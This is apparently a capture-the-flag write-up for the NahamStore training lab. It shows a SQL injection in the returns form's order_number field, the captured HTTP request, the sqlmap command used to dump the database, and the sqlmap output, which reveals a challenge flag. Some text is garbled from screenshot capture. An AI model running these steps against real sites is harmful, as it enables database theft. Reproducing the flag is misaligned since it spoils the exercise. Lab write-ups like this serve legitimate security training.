This was very hard

I found SQLi in <http://nahamstore.thm/returns/>

For good sqlmap searching I need to add *(asterix)
for vulnerable parametr

Send Cancel < > ▾

Request

Pretty Raw Hex

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary-----49943110136740575341948899040
8 Content-Length: 420
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/returns
12 Cookie: token=f5b199d5c8b7404da6b6a790583dc47a; session=
5dcb45c33b65e96d8406alea8935a2ff
13 Upgrade-Insecure-Requests: 1
14
15 -----49943110136740575341948899040
16 Content-Disposition: form-data; name="order_number"
17
18 I* ←
19 -----49943110136740575341948899040
20 Content-Disposition: form-data; name="return_reason"
21
22 1
23 -----49943110136740575341948899040
24 Content-Disposition: form-data; name="return_info"
25
26 1111
27 -----49943110136740575341948899040--
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 09 Nov 2023 21:47:23 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=5dcb45c33b65e96d8406alea8935a2ff; expires=Thu, 09-Nov-22 24:00:00 GMT; Max-Age=3600; path=/
7 Content-Length: 4364
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <title>
16       NahamStore - Returns
17     </title>
18     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVViS1FeK1dGmJRAkyuHAHrg320mUcw7on3RYdg4Va+PmSTsz/K68vbdeJ" crossorigin="anonymous">
19   </head>
20   <body>
21     <div>
22       <nav class="navbar navbar-default navbar-fixed-top" style="
```

② ← → Search... 0 matches

② ← → Search... 0 matches

save request to file, and run sqlmap

sqlmap -r 3.req --batch --dump

[16:50:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[16:50:10] [INFO] retrieved: nahamstore

[16:50:18] [INFO] fetching tables for database: 'nahamstore'

[16:50:18] [INFO] fetching number of tables for database 'nahamstore'

[16:50:18] [INFO] retrieved: 2

[16:50:20] [INFO] retrieved: order

[16:50:23] [INFO] retrieved: sqli_two

[16:50:38] [INFO] fetching columns for table 'sqli_two' in database 'nahamstore'

[16:50:38] [INFO] retrieved: 2

[16:50:38] [INFO] retrieved: id

[16:50:40] [INFO] retrieved: flag

[16:50:43] [INFO] fetching entries for table 'sqli_two' in database 'nahamstore'

[16:50:43] [INFO] fetching number of entries for table 'sqli_two' in database 'nahamstore'

[16:50:43] [INFO] retrieved: 1

[16:50:45] [INFO] retrieved: {212ec3b036925a38b7167cf9f0243015}

[16:51:20] [INFO] retrieved: 1

Database: nahamstore

Table: sqli_two

[1 entry]

id	flag
1	{212ec3b036925a38b7167cf9f0243015}

[16:51:21] [INFO] table 'nahamstore.sqli_two' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nahamstore.thm/dump/nahamstore.sqli_two.csv'

[16:51:21] [INFO] fetching columns for table 'order' in database 'nahamstore'

[16:51:21] [INFO] retrieved: 7

[16:51:21] [INFO] retrieved: id

[16:51:23] [INFO] retrieved: user_id

[16:51:28] [INFO] retrieved: name

[16:51:33] [INFO] retrieved: add'Cguess

NahamStore

Return Status

Status: Awaiting Decision

Order Number: 1

Return Reason: Wrong Size

Return Information:

1111